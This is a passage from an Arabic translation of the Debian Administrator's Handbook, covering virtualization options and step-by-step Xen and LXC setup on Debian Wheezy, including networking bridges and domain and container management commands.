`lv_rushes` حسب الحاجة.

12.2. الحوسبة الظاهرية

الحوسبة الظاهرية (virtualization) هي إحدى أهم تطورات الحوسبة في السنوات الأخيرة. يغطي المصطلح العديد من المفاهيم والتقنيات المستخدمة لمحاكاة الحواسيب الظاهرية بدرجات متفاوتة من الاستقلال عن العتاد الفعلي. يمكن لمخدم فيزيائي واحد عندها أن يستضيف العديد من الأنظمة التي تعمل في الوقت نفسه

بمعزل عن بعضها. تطبيقات هذه التقنية عديدة، وهي مشتقة غالبًا من فكرة العزل: كاختبار بيئات لها إعدادات مختلفة مثلاً، أو فصل الخدمات المقدمة عبر حواسيب ظاهرية (virtual) مختلفة لزيادة الأمن.

هناك الكثير من حلول الحوسبة الظاهرية، لكل منها ميزاته وعيوبه. يركز هذا الكتاب على Xen، و LXC، وKVM، لكن هناك حلول أخرى تستحق الذكر منها:

- QEMU هو محاك برمجي لحاسوب كامل؛ الأداء بعيد عن السرعة التي تحصل عليها من العمل بشكل مباشر على العتاد (natively)، لكنه يسمح بتشغيل نظم تشغيل غير معدلة أو نظم تجريبية على عتاد ظاهري. كما يسمح أيضًا بمحاكاة معماريات عتادية مختلفة: مثلاً، يستطيع نظام *amd64* محاكاة حاسوب *arm*. QEMU برنامج حر.

  → http://www.qemu.org/
- Bochs هو نظام محاكاة حر آخر، لكنه يحاكي معماريات x86 فقط (i386 و amd64).
- VMWare هو نظام محاكاة احتكاري (مملوك – proprietary)؛ بما أنه أقدم الحلول المتوفرة فهو أيضًا أكثرها شهرة. يعتمد على مبادئ تشبه مبادئ QEMU. يقدم VMWare ميزات متقدمة مثل أخذ لقطة (snapshot) لحالة حاسوب ظاهري قيد العمل.

  → http://www.vmware.com/
- VirtualBox هو نظام محاكاة معظمه برمجيات حرة (رغم أن بعض المكونات الإضافية متوفرة برخص احتكارية). هو أقل عمراً من VMWare ومقيد بمعماريتي i386 و amd64، لكنه يتضمن مع ذلك ميزة snapshot وبعض الميزات المشوقة الأخرى. أصبح VirtualBox جزءاً من دبيان منذ إصدار ليني.

  → http://www.virtualbox.org/

12.2.1. Xen

Xen هو حل محاكاة « شبه ظاهرية – paravirtualization ». يقدم Xen طبقة عزل رقيقة، تدعى « المشرف – hypervisor »، بين العتاد والأنظمة العليا؛ تعمل بمثابة مرجع يتحكم بالوصول للعتاد من الحواسيب الظاهرية. لكنها تعالج عدداً قليلاً من التعليمات، أما البقية فتنفذ مباشرة على العتاد بالنيابة عن الأنظمة الظاهرية. الميزة الأساسية هي أن مستوى الأداء لا ينخفض، والنظم تعمل بسرعات تقترب من السرعة الأصلية؛ لكن نقطة الضعف هي أن نوى نظم التشغيل التي يمكن استخدامها مع مشرف Xen يجب تعديلها لتناسب العمل على Xen.

لنمض بعض الوقت في التعرف على المصطلحات. المُشرف هو أدنى طبقة، يعمل مباشرة على العتاد، بل تحت النواة حتى. يستطيع هذا المشرف تقسيم البرمجيات الأخرى إلى عدة نطاقات domains، التي يمكن

اعتبارها كحواسيب ظاهرية متعددة. يدعى أحد هذه النطاقات (أول نطاق يتم تشغيله) باسم dom0، ويتمتع بدور خاص، حيث يستطيع هذا النطاق فقط التحكم بالمشرف وتنفيذ النطاقات الأخرى. تعرف هذه النطاقات الأخرى باسم domU. بكلمات أخرى، من وجهة نظر المستخدم، يقابل dom0 « المستضيف – host » في نظم المحاكاة الأخرى، بينما يمكن اعتبار domU على أنه « الضيف – guest ».

ثقافة

Xen والإصدارات المختلفة من لينكس

تم تطوير Xen أساسًا كمجموعة من الترقيعات التي بقيت خارج الشجرة الرسمية، ولم تدمج في النواة لينكس. في الوقت نفسه، تطلبت عدة نظم محاكاة جديدة (بما فيها KVM) بعض الدوال العامة المتعلقة بالمحاكاة لتسهيل دمجها، وأضيفت هذه الدوال إلى النواة لينكس (التي تعرف بواجهة *paravirt_ops* أو *pv_ops*). وبما أن رقع Xen كانت تكرر بعض وظائف هذه الواجهة، لم يعد قبولها رسميًا ممكنًا.
كان على Xensource، وهي الشركة وراء تطوير Xen، نقل Xen لإطار العمل الجديد هذا، حتى يمكن دمج رقع Xen في شجرة النواة لينكس الرسمية. هذا يعني الكثير من إعادة كتابة الكود، وبالرغم من أن Xensource وصلت سريعاً إلى نسخة فعالة اعتماداً على واجهة paravirt_ops، إلا أن الرقع لم تدمج إلا تدريجيًا في النواة الرسمية. تم إكمال الدمج في لينكس 3.0.

→ http://wiki.xenproject.org/wiki/XenParavirtOps

بما أن ويزي تعتمد على الإصدار 3.2 من النواة لينكس، فإن الحزم النظامية linux-image-686-pae وlinux-image-amd64 تحوي الكود اللازم، والترقيع الخاص بالتوزيعة الذي كان لازماً مع سكويز والنسخ السابقة من دبيان لم يعد مطلوباً.

→ http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix

استخدام Xen في دبيان يحتاج ثلاثة مكونات:

ملاحظة

المعماريات المتوافقة مع Xen

حاليًا Xen متوفر فقط لمعمارية i386 و amd64. بالإضافة لذلك، فهو يستخدم تعليمات للمعالج لم تكن متوفرة دومًا في جميع حواسيب i386. لاحظ أن معظم معالجات بنتيوم (أو الأحدث) التي صنعت بعد 2001 سوف تعمل، لذلك لا ينطبق هذا القيد على الكثير من الحالات.

ثقافة

Xen والنوى المختلفة عن لينكس

يحتاج Xen لتعديل جميع نظم التشغيل التي يريد المرء تشغيلها عليه؛ لا تتمتع جميع النوى بدرجة النضج نفسها في هذا المجال. العديد من النوى تعمل بالكامل، سواء في dom0 أو domU: لينكس 3.0 وما بعد، وNetBSD 4.0 وما بعد، وOpenSolaris. أما النوى الأخرى مثل OpenBSD 4.0، وFreeBSD 8 و Plan 9، تعمل فقط في domU.

لكن إذا كان Xen يستطيع الاعتماد على تعليمات العتاد المختصة بالمحاكاة (المتوفرة فقط في المعالجات الأحدث)، فيمكن تشغيل النظم غير المعدلة أيضًا في domU (بما في ذلك Windows).

- المشرف نفسه. الحزمة المناسبة هي إما xen-hypervisor-4.1-i386 أو xen-hypervisor-4.1-amd64. حسب العتاد المتوفر.
- نواة تعمل فوق المشرف. أي نواة أحدث من 3.0 سوف تعمل، بما في ذلك الإصدارة 3.2 المعتمدة في ويزي.
- معمارية i386 تحتاج أيضًا لمكتبة قياسية مع الترقيعات المناسبة للاستفادة من Xen؛ هذه متوفرة في الحزمة libc6-xen.

لتفادي عناء اختيار هذه المكونات يدويًا، تم توفير عدد من الحزم المريحة للمستخدم (مثل xen-linux-system-686-pae وxen-linux-system-amd64)؛ كل من هذه الحزم تسحب تجميعة من حزم المشرف والنواة معروفة بتناسبها. يحضر المشرف معه أيضًا حزمة xen-utils-4.1، التي تحوي أدوات للتحكم بالمشرف من dom0. تحضر هذه الحزمة بدورها المكتبة القياسية المناسبة. خلال تثبيت كل هذا، تنشئ سكربتات الإعداد أيضًا مدخلة جديدة في قائمة محمل الإقلاع Grub، لبدء تشغيل النواة المختارة لنطاق dom0. لكن لاحظ أن هذه المدخلة لا تكون الأولى عادة في القائمة، ولذلك لن تحدد افتراضيًا. إذا لم يكن هذا السلوك مرغوبًا، يمكن تغييره بالأوامر التالي:

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen
# update-grub
```

بعد تثبيت هذه المتطلبات، يأتي دور اختبار سلوك dom0 نفسه؛ هذا يحتاج إعادة الإقلاع إلى المشرف ونواة Xen. يجب أن يقلع النظام بالأسلوب العادي، مع بعض الرسائل الإضافية على الشاشة خلال خطوات التهيئة المبكرة.

الآن حان وقت تثبيت أنظمة مفيدة على نطاقات domU، باستخدام الأدوات من حزمة xen-tools. توفر هذه الحزمة الأمر **xen-create-image**، الذي يؤتمت معظم المهمة. البارامتر الإجباري الوحيد هو --hostname، لإعطاء اسم للنطاق domU؛ الخيارات الأخرى هامة، لكن يمكن تخزينها في ملف الضبط /etc/xen-tools/xen-tools.conf، وغيابها من سطر الأوامر لا يسبب خطأً. من المهم إذاً التحقق من محتويات هذا الملف قبل إنشاء الصور، أو استخدام بارامترات إضافية عند استدعاء **xen-create-image**. نذكر من البارامترات الهامة:

- `--memory`، لتحديد كمية RAM المخصصة للنظام الجديد؛
- `--size` و `--swap`، لتحديد حجم « الأقراص الظاهرية » المتاحة للـ domU؛
- `--debootstrap`، لتثبيت النظام الجديد مع **debootstrap**؛ في تلك الحالة، يستخدم خيار `--dist` أيضًا أغلب الأحيان (مع اسم توزيعة ما مثل wheezy).

> *التعمق أكثر*
>
> تثبيت نظام آخر غير دبيان في domU
>
> في حال تثبيت نظام تشغيل لا يعتمد على نواة لينكس، يجب الانتباه لتحديد النواة التي يجب أن يستخدمها domU، عبر استخدام الخيار `--kernel`.

- يبين `--dhcp` أن الحصول على إعدادات الشبكة في domU يتم من خلال DHCP بينما يسمح `--ip` بتحديد عنوان IP ستاتيكي (ثابت).
- أخيراً، يجب اختيار طريقة التخزين للصور المنشأة (التي سيراها domU على أنها أقراص صلبة). أبسط طريقة، التي تقابل الخيار `--dir`، هي إنشاء ملف على dom0 لكل جهاز يجب تقديمه للـ domU. هناك بديل للأنظمة التي تستخدم LVM، وهو استخدام الخيار `--lvm`، متبوعاً باسم مجموعة حيزات (VG)؛ عندئذ سينشئ **xen-create-image** حيزاً منطقيًا جديداً داخل تلك المجموعة، وسيكون هذا الحيز الجديد متاحاً للـ domU بشكل قرص صلب.

> *ملاحظة*
>
> التخزين في domU
>
> يمكن تصدير أقراص صلبة كاملة إلى domU، كما يمكن تصدير أقسام الأقراص، أو مصفوفات RAID أو حيزات LVM منطقية موجودة مسبقًا. لكن هذه العمليات لا يديرها الأمر **xen-create-image**، لذلك يجب تحرير ملف إعداد صورة Xen بعد إنشاءه أولاً باستخدام **xen-create-image**.

بعد تحديد هذه الخيارات، يمكننا إنشاء صورة domU:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=wheezy
➥ --role=udev

[...]
General Information
--------------------
Hostname       :  testxen
Distribution   :  wheezy
Mirror         :  http://ftp.debian.org/debian/
Partitions     :  swap            128Mb (swap)
                  /               2G    (ext3)
```

```
Image type     :  sparse
Memory size    :  128Mb
Kernel path    :  /boot/vmlinuz-3.2.0-4-686-pae
Initrd path    :  /boot/initrd.img-3.2.0-4-686-pae
[...]
Logfile produced at:
         /var/log/xen-tools/testxen.log

Installation Summary
---------------------
Hostname        :  testxen
Distribution    :  wheezy
IP-Address(es)  :  dynamic
RSA Fingerprint :  0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password   :  48su67EW
```

لدينا الآن حاسوب ظاهري، لكنه لا يعمل حاليًا (وبالتالي فهو لا يشغل سوى المساحة على القرص الصلب في dom0). طبعاً يمكننا إنشاء المزيد من الصور، وربما استخدمنا بارامترات أخرى.

قبل تشغيل هذه الحواسيب الظاهرية، علينا تحديد طريقة الوصول إليها. يمكن طبعاً اعتبارها حواسيب منفصلة، ونصل إليها فقط من خلال سطر أوامر النظام، لكن هذا نادراً ما يناسب نموذج الاستخدام. في معظم الأحيان، يعتبر domU كمخدم بعيد، ويتم الوصول إليه عبر الشبكة فقط. لكن من الصعب جداً إضافة بطاقة شبكة من أجل كل domU؛ ولذلك يسمح Xen بإنشاء واجهات شبكة ظاهرية، يستطيع كل نطاق أن يراها ويستعملها بالطريقة القياسية. لاحظ أن هذه البطاقات، بالرغم من أنها ظاهرية، إلا أنها غير مفيدة ما لم تتصل بأي شبكة، حتى لو كانت شبكة ظاهرية. لدى Xen عدة نماذج شبكية لهذا الغرض:

- أبسط نموذج هو النموذج الجسري *bridge* model؛ وفيه تعمل جميع بطاقات eth0 (في أنظمة dom0 وdomU على حد سواء) كما لو كانت موصولة مباشرة مع تحويلة إيثرنت Ethernet switch.
- بعدها يأتي نموذج التوجيه *routing* model، حيث يعمل dom0 كموجه (راوتر) ما بين أنظمة domU والشبكة الخارجية (الفيزيائية).
- أخيراً، نموذج *NAT*، وفيه يصل dom0 ثانية بين أنظمة domU وباقي عناصر الشبكة، لكن لا يمكن الوصول مباشرة من الخارج إلى أنظمة domU، وتمر البيانات عبر dom0 باستخدام network address translation (ترجمة عنوان الشبكة).

هذه الأنماط الثلاثة تحتاج عدداً من الواجهات ذات المسميات الغريبة، مثل `vif*`، و`veth*`، `peth*` وأيضًا `xenbr0`. يرتب مشرف Xen هذه الواجهات في التخطيط الذي يعرفه المستخدم، حيث يتم التحكم بأدوات من فضاء المستخدم (user-space tools). سوف نقتصر على شرح النموذج الجسري، بما أن نموذج NAT ونموذج التوجيه يناسبان بعض الحالات الخاصة فقط.

الإعداد القياسي لحزم Xen لا يؤثر على إعداد الشبكة للنظام. لكن خدمة **xend** معدّة لدمج الواجهات الشبكية الظاهرية في أي جسر شبكة سابق (يأخذ `xenbr0` الأولوية إذا كان هناك أكثر من جسر واحد). علينا إذاً إعداد جسر في `/etc/network/interfaces` (وهذا يحتاج تثبيت حزمة bridge-utils، ولهذا السبب توصي بها حزمة xen-utils-4.1) لاستبدال المدخلة السابقة eth0:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

بعد إعادة التشغيل للتأكد أن الجسر يُنشَأ آليّاً، يمكننا الآن تشغيل domU باستخدام أدوات التحكم بـXen، بالأخص الأمر **xm**. يسمح هذا الأمر بإجراء العديد من التعديلات على النطاقات، مثل سردها أو تشغيلها وإيقافها.

```
# xm list
Name                                        ID   Mem VCPUs      State   Time(s)
Domain-0                                     0   463     1     r-----      9.8
# xm create testxen.cfg
Using config file "/etc/xen/testxen.cfg".
Started domain testxen (id=1)
# xm list
Name                                        ID   Mem VCPUs      State   Time(s)
Domain-0                                     0   366     1     r-----     11.4
testxen                                      1   128     1     -b----      1.1
```

تحذير

domU واحد فقط لكل صورة!

مع أنه من الممكن طبعاً تشغيل أكثر من domU معاً على التوازي، إلا أن كل واحد منهم يحتاج استخدام صورة خاصة به، بما أن كل واحد من domU يعتقد أنه يعمل على عتاد خاص به (بغض النظر عن الجزء الصغير من النواة الذي يتخاطب مع المشرف). على الأخص، لا يمكن لنظامي domU يعملان في الوقت نفسه أن يتشاركا المساحة التخزينية. على أية حال، إذا كانت أنظمة domU لن تعمل في الوقت نفسه، فمن الممكن إعادة استخدام قسم swap ذاته، أو القسم الذي يحوي نظام الملفات `/home`.

لاحظ أن النطاق `testxen` يستهلك ذاكرة حقيقية من الـRAM المتاحة للنطاق dom0، وليست ذاكرة ظاهرية. يجب أخذ الحيطة إذن عند بناء مخدم لاستضافة نسخ Xen، وتزويده بذاكرة فيزيائية مناسبة.

ڤوالا! آلتنا الظاهرية قيد الإقلاع. يمكننا الوصول إليها بإحدى طريقتين. الطريقة المعتادة هي الاتصال بها « عن بعد » عبر الشبكة، كما كنا سنتصل بأي حاسب حقيقي؛ هذا يحتاج عادة مخدم DHCP أو بعض إعدادات DNS. الطريقة الأخرى، ولعلها الطريقة الوحيدة إذا كانت إعدادات الشبكة غير صحيحة، هي استخدام طرفية `hvc0`، باستخدام الأمر **`xm console`**:

```
# xm console testxen
[...]

Debian GNU/Linux 7.0 testxen hvc0

testxen login:
```

بعدها يمكنك بدء جلسة، كما لو كنت تجلس وراء لوحة مفاتيح الحاسب الظاهري. يتم الانفصال عن هذه الطرفية بالمفتاحين **Control+]**.

> *تلميح*
>
> الوصول للطرفية مباشرة
>
> أحياناً يرغب المرء بتشغيل domU والوصول إلى طرفية النظام فوراً؛ ولذلك يقبل الأمر **xm create** الخيار `-c`. تشغيل domU مع هذا الخيار سوف يعرض كل الرسائل مع إقلاع النظام.

> *أدوات*
>
> OpenXenManager
>
> OpenXenManager (من الحزمة openxenmanager) هي واجهة رسومية تسمح بإدارة نطاقات Xen عن بعد بالاستفادة من Xen API. تستطيع هذه الواجهة إذن التحكم بنطاقات Xen عن بعد، وهي توفر معظم مزايا الأمر **xm**.

بعد أن يعمل domU، يمكن استخدامه مثل أي مخدم آخر (بما أنه نظام غنو/لينكس في النهاية). لكن بما أنه حاسب ظاهري فهذه الحالة تسمح ببعض المزايا الإضافية. مثلاً، يمكن إيقاف عمل domU مؤقتاً ثم استكماله، بالأمرين **xm pause** و**xm unpause**. لاحظ أن الذاكرة المخصصة للنطاق domU تبقى محجوزة أثناء الإيقاف المؤقت، رغم أنه لا يستهلك أي طاقة حسابية من المعالج. الأمران **xm save** و**xm restore** جديران بالاهتمام أيضًا: حفظ domU يحرر الموارد التي كان يستهلكها، بما في ذلك ذاكرة RAM. لا يلاحظ domU عند استعادته (أو استكمال عمله) أي شيء إلا مرور الزمن. إذا كان domU يعمل عند إيقاف تشغيل dom0، فسوف تحفظ سكربتات الحزمة حالة domU آليًا، وتستعيدها عند الإقلاع التالي. هذا يؤدي طبعاً للمتاعب التي تظهر عادة عند إسبات الحاسب المحمول. على سبيل المثال؛ إذا تعلق domU لفترة طويلة، فقد تلغى اتصالاته الشبكية. لاحظ أيضًا أن Xen حتى الآن غير متوافق مع شريحة واسعة من واجهة ACPI لإدارة الطاقة، ما يحول دون إمكانية إسبات النظام المستضيف (dom0).

> *توثيق*
>
> خيارات **xm**
>
> تحتاج معظم أوامر **xm** الفرعية إلى متغير واحد أو أكثر، غالبًا هي اسم domU. هذه المتغيرات مشروحة بشكل جيد في صفحة التعليمات xm(1).

يمكن إيقاف أو إعادة تشغيل domU إما من داخل domU نفسه (بالأمر **shutdown**) أو من dom0، بالأمر **xm shutdown** أو **xm reboot**.

> *التعمق أكثر*
>
> خيارات Xen المتقدمة
>
> يملك Xen ميزات أكثر بكثير مما يمكننا شرحه في هذه المقاطع القليلة. على وجه الخصوص، النظام ديناميكي جداً، ويمكن تعديل العديد من بارامترات النطاق (مثل كمية الذاكرة المخصصة، الأقراص الصلبة المرئية، سلوك جدولة المهام، وغيرها) أثناء عمل النطاق. بل يمكن أيضًا تهجير domU بين المخدمات دون إيقاف تشغيله، ودون انقطاع اتصاله عن الشبكة! المصدر الرئيسي للمعلومات لجميع هذه المزايا المتقدمة هو توثيق Xen الرسمي.
>
> → http://www.xen.org/support/documentation.html

12.2.2. LXC

بالرغم من أن LXC يستخدم لبناء « حواسيب ظاهرية »، إلا أن LXC –إذا تحرينا الدقة– ليس نظام محاكاة، بل هو نظام لعزل مجموعات من العمليات عن بعضها مع أنها تعمل على نفس الحاسب المستضيف. يستفيد هذا النظام من مجموعة من التطورات الحديثة في النواة لينكس، التي تعرف باسم مجموعات التحكم—*control groups*، التي تسمح لعدة زمر مختلفة من العمليات التي تدعى « المجموعات » برؤية بعض مظاهر النظام الكلي بشكل مختلف. من أبرز هذه المظاهر هي أرقام تعريف العمليات PIDs، وإعدادات الشبكة، ونقاط الربط في نظام الملفات. لا تستطيع أي مجموعة عمليات معزولة مثل هذه الوصول بأي شكل إلى العمليات الأخرى في النظام، كما يمكن تقييد وصولها إلى نظام الملفات بجزء فرعي محدد. يمكن لها أن تملك واجهة شبكية وجدول توجيه خاصين بها، ويمكن ضبطها حتى ترى مجموعة جزئية فقط من الأجهزة المتاحة المتصلة بالنظام.

يمكن جمع هذه المزايا لعزل عائلة كاملة من العمليات بدءاً من العملية **init**، وستشبه المجموعة الناتجة حاسوباً ظاهرياً. الاسم الرسمي لهذا الوضع هو « حاوية—container » (ومن هنا جاء اسم LXC: *LinuX Containers*)، لكن الفرق الهام بينها وبين الحواسيب الظاهرية « الحقيقية » التي يقدمها Xen أو KVM هو عدم وجود نواة ثانية؛ فالحاوية تستخدم نواة النظام نفسها تماماً. ينطوي هذا على محاسن ومساوئ: من المزايا الأداء الممتاز لعدم وجود عبئ حقيقي، والواقع أن النواة ترى جميع العمليات الجارية في النظام، وبالتالي فإن جدولة المهام ستكون أكثر فعالية مما لو استخدمنا نواتين مستقلتين وكل منهما ستجدول مجموعة مختلفة من المهام. أول العيوب هو استحالة استخدام نواة مختلفة في الحاوية (سواء نسخة مختلفة من لينكس أو نظام تشغيل مختلف بالكامل).

> *ملاحظة*
>
> **حدود العزل في LXC**
>
> حاويات LXC لا توفر درجة العزل التي تحصل عليها عند استخدام محاكيات أو حلول حوسبة ظاهرية أثقل. على وجه الخصوص:
>
> - لا تسمح نواة ويزي القياسية تحديد كمية الذاكرة المتاحة لكل حاوية؛ الميزة موجودة، ومبنية في النواة، لكنها معطلة افتراضيًا لأن لها كلفة (طفيفة) على أداء النظام الكلي؛ على أية حال، تفعيلها بسيط جداً بإضافة الخيار **cgroup_enable=memory** لسطر أوامر النواة عند الإقلاع؛
> - بما أن النواة مشتركة بين النظام المستضيف والحاويات، فإن العمليات المحجوزة في الحاويات ستبقى تصل لرسائل النواة، ما قد يؤدي لتسرب المعلومات إذا بثت الحاوية الرسائل؛
> - للأسباب ذاتها، إذا تم اختراق حاوية وتم استغلال ثغرة في النواة، فقد تتأثر الحاويات الأخرى أيضًا؛
> - في نظام الملفات، تتحقق النواة من الصلاحيات وفقاً للمعرفات العددية للمستخدمين والمجموعات؛ وربما كانت هذه المعرفات تشير لمستخدمين ومجموعات مختلفة حسب الحاوية، ويجب أخذ هذا بعين الاعتبار عند مشاركة أجزاء قابلة للكتابة من نظام الملفات بين عدد من الحاويات.

بما أننا نتعامل مع تقنية عزل وليست محاكاة وحسب، فإن إعداد حاويات LXC أعقد من تشغيل مثبت دبيان على جهاز ظاهري. سوف نشرح بعض المتطلبات الأولية، ثم نتجه إلى إعداد الشبكة؛ وبعدها سوف نتمكن من إنشاء النظام الذي سيعمل ضمن الحاوية.

12.2.2.1. الخطوات الأولية

تحوي الحزمة lxc الأدوات اللازمة لتشغيل LXC، ويجب تثبيتها إذن.

يحتاج LXC أيضًا لنظام إعداد *control groups*، وهو نظام ملفات ظاهري يتم ربطه على `/sys/fs/cgroup`. يجب إضافة المدخلة التالية إلى `/etc/fstab` إذن:

```
# /etc/fstab: static file system information.
[...]
cgroup            /sys/fs/cgroup          cgroup    defaults        0       0
```

بعدها سيتم ربط `/sys/fs/cgroup` آليًا عند الإقلاع؛ إذا لم يكن هناك خطة لإعادة الإقلاع حالاً، فيجب ربط نظام الملفات يدوياً بالأمر **mount /sys/fs/cgroup**.

12.2.2.2. إعداد الشبكة

الهدف من تثبيت LXC هو إعداد أجهزة ظاهرية؛ وفي حين أننا نستطيع تركها معزولة عن الشبكة طبعاً، والتخاطب معها عبر نظام الملفات فقط، إلا أن معظم حالات الاستخدام تحتاج إعطاء الحاويات وصولاً محدوداً للشبكة على الأقل. في الحالة النموذجية، كل حاوية سيكون لها واجهة شبكية ظاهرية، تتصل بالشبكة الحقيقية عبر جسر. يمكن وصل هذه الواجهة الظاهرية إما مباشرة مع الواجهة الشبكية الفيزيائية للمستضيف (وفي تلك الحالة تتصل الحاوية مباشرة بالشبكة)، أو مع واجهة ظاهرية أخرى معرفة لدى المستضيف (ويمكن للمستضيف بعدها توجيه حركة الشبكة أو حجبها). في كلا الحالتين، سوف نحتاج للحزمة bridge-utils.

أبسط حالة تتلخص بتحرير `/etc/network/interfaces`، ونقل إعدادات الواجهة الفيزيائية (`eth0` مثلاً) إلى واجهة جسرية (عادة `br0`)، وإعداد الوصلة بينهما. على سبيل المثال، إذا كان ملف إعداد الواجهة الشبكية في البداية يحوي مدخلات تشبه ما يلي:

```
auto eth0
iface eth0 inet dhcp
```

فيجب تعطيلها واستبدالها بالتالي:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
  bridge-ports eth0
```

إن نتيجة هذا الإعداد ستشبه ما نحصل عليه لو كانت الحاويات أجهزة تتصل بشبكة المستضيف الفيزيائية نفسها. يدير الإعداد « الجسري » حركة إطارات الإيثرنت بين جميع الواجهات المجسَّرة، بما فيها الواجهة الفيزيائية `eth0` بالإضافة للواجهات الظاهرية المعرفة في الحاويات.

في الحالات التي لا يمكن فيها استخدام هذا الإعداد (مثلاً إذا لم يكن هناك مجال لتعيين عناوين IP عامة للحاويات)، سيتم إنشاء واجهة *tap* ظاهرية ووصلها مع الجسر. عندها يصبح مخطط الشبكة الموافق لهذا الإعداد هو كأن المستضيف له بطاقة شبكة إضافية متصلة بتحويلة (switch) منفصلة، والحاويات تتصل أيضًا بتلك التحويلة. على المستضيف عندها العمل كبوابة للحاويات إذا كانت تريد التواصل مع العالم الخارجي.

هذا الإعداد « الغني » يحتاج –بالإضافة إلى حزمة bridge-utils– إلى الحزمة vde2؛ عندئذ يصبح ملف `/etc/network/interfaces` كما يلي:

```
# Interface eth0 is unchanged
auto eth0
```

```
iface eth0 inet dhcp

# Virtual interface
auto tap0
iface tap0 inet manual
  vde2-switch -t tap0

# Bridge for containers
auto br0
iface br0 inet static
  bridge-ports tap0
  address 10.0.0.1
  netmask 255.255.255.0
```

بعدها يمكن إعداد الشبكة إما ستاتيكيًا في الحاويات، أو ديناميكيًا باستخدام مخدم DHCP يعمل على المستضيف. إذا استخدم مخدم DHCP فيجب إعداده لإجابة الطلبات على الواجهة `br0`.

12.2.2.3. إعداد النظام

دعنا الآن نضبط نظام الملفات الذي ستستخدمه الحاوية. بما أن هذا « الجهاز الظاهري » لن يعمل على العتاد مباشرة، فيجب إجراء بعض التعديلات على نظام الملفات حتى يتناسب مع تنظيم أنظمة الملفات القياسية، خصوصاً بالنسبة للنواة والأجهزة والطرفيات. لحسن الحظ، تحوي lxc سكربتات تؤتمت معظم عملية الضبط هذه. مثلاً، يمكن استخدام الأوامر التالية (التي تحتاج الحزمتين debootstrap و rsync) لتثبيت حاوية دبيان:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
Note: Usually the template option is called with a configuration
file option too, mostly to configure the network.
For more information look at lxc.conf (5)

debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-wheezy-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Root password is 'root', please change !
'debian' template installed
'testlxc' created
root@mirwiz:~#
```

لاحظ أن إنشاء نظام الملفات يتم أولاً في `/var/cache/lxc`، ثم ينقل إلى المجلد الوجهة. هذا يسمح بإنشاء حاويات متطابقة أسرع بكثير، نظراً لأنك تحتاج للنسخ فقط لا أكثر.

لاحظ أيضًا أن سكربت إنشاء قالب دبيان يقبل خيار `--arch` لتحديد معمارية النظام الذي سيتم تثبيته وخيار `--release` إذا كنت تريد تثبيت إصدار آخر غير الإصدار المستقر الحالي من دبيان. يمكنك أيضًا ضبط متغير البيئة `MIRROR` ليشير إلى مرآة دبيان محلية.

يحوي نظام الملفات المنشأ حديثاً نظام دبيان أصغري، وتشترك الحاوية افتراضيًا مع النظام المستضيف على جهاز الشبكة. بما أن هذا السلوك غير مرغوب، سوف نعدل ملف إعداد الحاوية (`/var/lib/lxc/testlxc/config`) ونضيف بضعة مدخلات `lxc.network.*`:

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

هذه المدخلات تعني، على الترتيب، أنه سيتم إنشاء واجهة شبكية ظاهرية في الحاوية؛ وسيتم تنشيطها آليًا كلما تم تشغيل تلك الحاوية؛ وأنها ستتصل تلقائياً بالجسر `br0` على المستضيف؛ وأن عنوان MAC الخاص بها سيكون كما هو محدد. إذا كانت هذه المدخلة الأخيرة ناقصة أو معطلة، سيتم توليد عنوان MAC عشوائي.

من المدخلات المفيدة أيضًا التي يمكن إضافتها لهذا الملف هي تعيين اسم المستضيف hostname:

```
lxc.utsname = testlxc
```

12.2.2.4. تشغيل الحاوية

الآن وبعد أن أصبحت صورة الجهاز الظاهري جاهزة، دعنا نشغل الحاوية:

```
root@mirwiz:~# lxc-start --daemon --name=testlxc
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 7 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.2.0-4-amd64 #1 SMP Debian 3.2.46-1+deb7u1 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  10644   824 ?        Ss   09:38   0:00 init [3]
root      1232  0.0  0.2   9956  2392 ?        Ss   09:39   0:00 dhclient -v -pf /run/
➥ dhclient.eth0.pid
root      1379  0.0  0.1  49848  1208 ?        Ss   09:39   0:00 /usr/sbin/sshd
root      1409  0.0  0.0  14572   892 console  Ss+  09:39   0:00 /sbin/getty 38400 con
➥ sole
root      1410  0.0  0.1  52368  1688 tty1     Ss   09:39   0:00 /bin/login --
root      1414  0.0  0.1  17876  1848 tty1     S    09:42   0:00  \_ -bash
root      1418  0.0  0.1  15300  1096 tty1     R+   09:42   0:00      \_ ps auxf
root      1411  0.0  0.0  14572   892 tty2     Ss+  09:39   0:00 /sbin/getty 38400 tty
➥ 2 linux
root      1412  0.0  0.0  14572   888 tty3     Ss+  09:39   0:00 /sbin/getty 38400 tty
```

```
➥ 3 linux
root      1413  0.0  0.0  14572   884 tty4     Ss+  09:39   0:00 /sbin/getty 38400 tty
➥ 4 linux
root@testlxc:~#
```

نحن الآن داخل الحاوية؛ ووصولنا إلى العمليات مقيد بالعمليات التي بدأت من داخل الحاوية نفسها، كما أن وصولنا إلى نظام الملفات مقيد إلى المجموعة الجزئية المعينة لهذه الحاوية من نظام الملفات الكامل (`/var/lib/lxc/testlxc/rootfs`). يمكننا الخروج من الطرفية باستخدام **Control+a q**.

لاحظ أننا بدأنا الحاوية كعملية في الخلفية، بفضل الخيار `--daemon` للأمر **`lxc-start`**. يمكننا مقاطعة الحاوية بالأمر **`lxc-kill --name=testlxc`**.

